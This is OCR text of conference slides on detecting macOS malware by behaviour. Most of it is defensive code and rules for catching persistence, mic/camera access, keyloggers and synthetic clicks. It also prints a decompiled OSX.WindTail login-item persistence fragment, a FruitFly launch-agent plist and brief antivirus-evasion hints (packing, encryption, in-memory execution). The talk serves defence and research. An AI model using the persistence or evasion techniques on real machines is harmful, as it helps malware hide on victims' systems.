
3RD-PARTY ANTI-VIRUS PRODUCTS

...similarly trivial to bypass?





OSX.FruitFly 'obfuscated'
detections: 0



avoid detection?

pack

encrypt


in-memory

"Writing Bad @$$ Malware (for OSX)"

p. wardle BH/2015

Protection

generically detecting (repurposed) threats



Focus on (Potentially) Malicious Behaviors

...vs static signatures

~~detect malware via signatures~~

detect malware via (unusual) behaviors

generically detect (even repurposed) malware!!

persistence

mic/camera

download/upload

screenshot

key logging

synthetic clicks


file encryption

PERSISTENCE
via file i/o monitoring

OSX.WindTail persisting

```
01  int main(int argv, char** argv) {
02
03   r12 = [NSURL fileURLWithPath:[[NSBundle mainBundle] bundlePath]];
04
05  rbx = LSSharedFileListCreate(0x0, _kLSSharedFileListSessionLoginItems, 0x0);
06  LSSharedFileListInsertItemURL(rbx, _kLSSharedFileListItemLast, 0x0, 0x0,
07                                r12, 0x0, 0x0);
08   ...
09
10  }
```

persistence alert!




PDF


"Methods of Malware Persistence on Mac OS"
www.virusbulletin.com/uploads/pdf/conference/vb2014/VB2014-Wardle.pdf

Mic/Camera Access

via AVFoundation notifications



- OSX.Crisis
- OSX.Eleanor
- OSX.Mokes
- OSX.FruitFly
- ...Zoom.app :P





```
01  public func start(eventHandler: @escaping AudioVideoHandler) {
02   var property = CMIOObjectPropertyAddress(
03   mSelector: kAudioDevicePropertyDeviceIsRunningSomewhere,
04   mScope:    kAudioObjectPropertyScopeGlobal,
05   mElement:  kAudioObjectPropertyElementMaster)
06
07   CMIOObjectAddPropertyListener(camID, &property, camCallback,
08                                 self.toOpaque())
```


detecting mic/camera access

"OverSight: Exposing Spies on macOS"
speakerdeck.com/patrickwardle/hack-in-the-box-2017-oversight-exposing-spies-on-macos

Keylogger Detection

via CoreGraphics Event Notifications






```
01  public func start(eventHandler: @escaping EventTapsHandler) {
02
03  notify_register_dispatch(kCGNotifyEventTapAdded, &self.notifyToken, DispatchQueue.global())
04  { [weak self] event in
05    for newTap in newTaps.keys where nil == strongSelf.previousTaps[newTap] {
06     if let tap = newTaps[newTap] {
07       eventHandler(EventTapsEvent(tap: tap))
08     ...
```

detecting keyboard "event taps"

(kCGNotifyEventTapAdded)

Detecting Synthetic Clicks

generic protection, regardless of technique?



```
01   let mask = (1 << CGEventType.leftMouseDown.rawValue) |
02              (1 << CGEventType.leftMouseUp.rawValue)  ...
03
04   eventTap = CGEvent.tapCreate(tap:.cgSessionEventTap,
05                                eventsOfInterest: mask,
06                                callback: eventCallback, ... )
```

```
01   public func eventCallback(proxy: CGEventTapProxy, eventType:
02                             CGEventType, event: CGEvent, ... ) {
03
04     if 0 == event.getIntegerValueField(.eventSourceStateID) {
05        //detected synthetic mouse click!
06     }
```

0x0: synthetic

0x1: user generated

"state"



Featured Products

oversight

knockknock

lulu


ransomwhere?

do not disturb


all products

Generically Detecting Mac Malware


...via GamePlan (MonitorKit + Apple's game engine)




MonitorKit



...in the news




actions
(alert, log, etc)



Apple's game (logic) engine

DETECTING OSX.WINDTAIL

via infection behaviors



1 Safari 'auto-open'

```
$event.isNewDirectory == 1 AND
$event.process.name == 'Safari'
```


Safari created directory

```
$ cat Final_Presentation.app/Contents/Info.plist
 ...
 <key>CFBundleURLTypes</key>
  <array>
    <dict>
      <key>CFBundleURLSchemes</key>
      <array>
        <string>openurl2622007</string>
```


2 'auto' URL handler registration


```
$event.isNewDirectory == 1 AND $event.file.isAppBundle == 1
AND $event.file.bundle.infoDictionary.CFBundleURLTypes != nil
```

app with custom URL handler



3 application start






alert!

1 + 2 + 3

Detecting OSX.FruitFly

via 'install time' behaviors



```
($event.path MATCHES[cd] "/Library/LaunchAgents/.*.plist" OR
 $event.path MATCHES[cd] "/Users/.*/Library/LaunchAgents/.*.plist") AND
 $event.isNewFile == 1
```

1 launch item persistence

```
$ cat ~/Library/LaunchAgents/
com.client.client.plist
...

<plist version="1.0">
<dict>
 <key>ProgramArguments</key>
 <array>
 <string> ~/.client </string>
 </array>
 ...
```


launch agent persistence

```
!$event.file.contentsAsDict.ProgramArguments[0].signingInfo("AppleSigned")
```

2 not signed by apple

```
"LaunchD" IN $tags AND
$event.file.contentsAsDict.ProgramArguments[0].
lastPathComponent.startsWith(".")
```


3 'hidden' binary



1 + 2 + 3

Detecting OSX.FruitFly

via runtime behaviors



...other (generic) detections?

+

`$event.process.path.lastPathComponent.startsWith(".")`

hidden process

+

`$event.process.path.startsWith("/tmp")`

dropper payload in /tmp

+

`$event.process.labels.contains("Unsigned")`

unsigned process

alert !

1 + 2 + 3

4 + 5

webcam

+

synthetic clicks

Objective by the Sea v3.0

CleanMyMac X · Malwarebytes · Airo

SmugMug · Guardian Firewall · SecureMac · Sophos · SentinelOne · Digital Guardian · Trail of Bits · CyberArk · Halo Privacy

Mahalo!

@patrickwardle

Resources:

- 'OSX.Fruitfly Recycled' -Phil Stokes
- 'Repurposing OnionDuke' -Josh Pitts

Images:

- wirdou.com/
- github.com/Aris-t2